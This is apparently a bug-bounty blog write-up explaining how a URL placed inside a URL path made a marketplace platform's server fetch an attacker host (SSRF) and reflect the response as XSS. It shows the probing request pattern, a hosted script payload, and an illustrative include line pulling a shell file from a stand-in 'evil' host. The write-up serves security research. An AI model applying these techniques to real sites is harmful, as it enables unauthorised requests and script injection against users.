I Came for RFI, I Left with SSRF + XSS
A messy little bug where a URL inside a URL made the server phone a stranger, then reflect whatever it said straight into the page.
Hi guys
Today we’re poking at a weird, slightly messy bug. The kind that won’t sit still in one box and keeps changing its mind about what it is. Grab a coffee.
Stop staring at parameters
When most people open a target, they go straight for the parameters: ?id=, ?file=, ?redirect=, the usual suspects. And sure, plenty of bugs live there. But here’s something I keep relearning: sometimes the juicy part isn’t a parameter at all. It’s the URL itself. The path.
Over the years I’ve pulled SQLi, LFI, RFI, and SSTI out of plain URL paths that everyone else walked right past. So now the path gets the exact same suspicion a parameter would.
This one is about an SSRF that cosplays as RFI. The target is a “build-your-own-marketplace” platform (think Shopify’s cousin) powering well over a million live sites. So, a decent place to go digging.
Step 1: throw Collaborator at it
First move whenever I test a URL: Burp Collaborator. It’s just comfy. Drop a Collaborator URL in, watch what pings back.
So I tried this:
1
https://TARGET/assets/xxxx/xxxx/https://<your-collab>/
And… the Collaborator content showed up on the target page, and the site threw a clean 500.
 Our Collaborator content, rendered right on the target. Plus a 500 for flavor.
My brain immediately went: “Ohh, RFI. The server is pulling my remote file in. Easy.”
Spoiler: my brain was wrong. Hold that thought.
Step 2: the plot stops making sense
Naturally I pointed it at my own server next, expecting fireworks.
Nothing. Status 200, no reflection, no drama. Tried different file types, same boring 200. Ran through a pile of bypass tricks, still nothing.
That’s when it clicked: the problem wasn’t my bypass. It was that I had no idea what the server was actually doing yet.
So I went back to Collaborator and actually read the incoming requests. And there it was:
1
GET /api/v1/xxx/xxx
The server wasn’t hitting my root. It was appending its own path and requesting /api/v1/xxx/xxx on whatever host I handed it.
 The server politely asking my box for /api/v1/xxx/xxx
So the deal is: the app takes the host from the path, tacks on its own API route, fetches it server-side, and if that endpoint answers, it tries to do something with the response. It wants JSON back, some kind of config blob.
This right here is the SSRF: the server is making a request to a host I control. The reflection is a bonus on top.
Step 3: boom
Fine. Let’s give it what it’s looking for. Sort of. I created /api/v1/xxx/xxx on my own server and dropped a tiny bit of HTML in it:
1
2
3
4
5
6
7
8
9
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>BBBB</title>
</head>
<body>
<script>alert(2)</script>
</body>
</html>
And boom, same 500, and my content rendered on the target again. Alert popped. We’ve got XSS.
 Hello from your own origin.
Then I got greedy and tried to mimic the actual JSON the endpoint expected, hoping for a cleaner render. That went absolutely nowhere. No matter how nicely I shaped the JSON, it refused to play along.
Step 4: the RCE daydream (and the cold shower)
For about thirty seconds I let myself dream. Server fetches my content, content runs, surely this is RCE? Time to update the CV.
Nope. Two things killed the fantasy:
- The content I was seeing came out of an error path: the 500. The server choked trying to treat my HTML as its config object, and the error response reflected my raw content.
- The actual rendering and execution is client-side. The
<script>only ever runs in the browser, never in the server’s process.
Here’s the tell: alert() is a browser thing. If my payload were running on the server (Node), alert wouldn’t even exist; it’d throw, not pop. So the popup itself is proof execution is client-side. No server code execution, no RCE. Just a very real XSS riding on top of an SSRF.
PSA: don’t oversell this as RCE. “Content runs” is not “runs on the server.” Mislabeling it is the fastest road to closed-as-not-applicable.
RFI or SSRF? (the question everyone asks)
Since I called it RFI at the start, let’s settle it. It’s SSRF, not RFI.
RFI means the server includes and executes a remote file as code in its own context, classic include("http://evil/shell.txt") energy. That is not what happens here. The server just makes an HTTP request to my host (SSRF) and reflects the response into the page (XSS). Nothing of mine runs server-side. “It pulled a file in” feels like RFI, but the actual test for RFI is server-side code execution of that file, and we don’t have it.
TL;DR
- Look at the path, not just parameters. Bugs hide there.
- A URL-in-URL made the server fetch an attacker host → SSRF.
- The server appended its own
/api/v1/...route and reflected the response → reflected XSS (client-side). - No RCE. Execution is in the browser, and the reflection comes from an error path.
alert()popping = client-side. Tattoo that on the inside of your eyelids before you write “RCE” anywhere.
That’s the messy one. Sometimes a bug doesn’t want to be just one thing, and figuring out which thing it actually is is half the fun.
Catch you in the next one.
Stay sharp, cyb3rlynx